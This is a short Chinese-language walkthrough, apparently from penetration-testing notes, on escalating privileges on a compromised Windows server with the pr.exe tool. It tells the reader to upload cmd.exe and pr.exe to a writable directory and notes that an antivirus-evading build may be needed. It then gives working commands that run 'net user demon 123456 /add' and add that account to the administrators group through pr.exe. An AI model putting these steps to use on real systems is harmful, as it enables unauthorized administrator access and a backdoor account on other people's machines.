# pr工具辅助提权

pr.exe工具简单易用，结合cmd.exe可以直接创建管理员账号，因为cmd.exe一般都是无法直接创建账号的，但是pr.exe会被一些杀毒软件给删了，所以有时候需要用免杀版的来提权

首先找到可写目录



上传cmd.exe




上传pr.exe




执行cmd，如下直接用cmd创建用户是没有反应的。







使用pr提权，直接执行会弹出用法



创建用户：c:\recycler\pr.exe "net user demon 123456 /add"



添加管理组：c:\recycler\pr.exe "net localgroup administrators demon /add"



查看是否创建成功

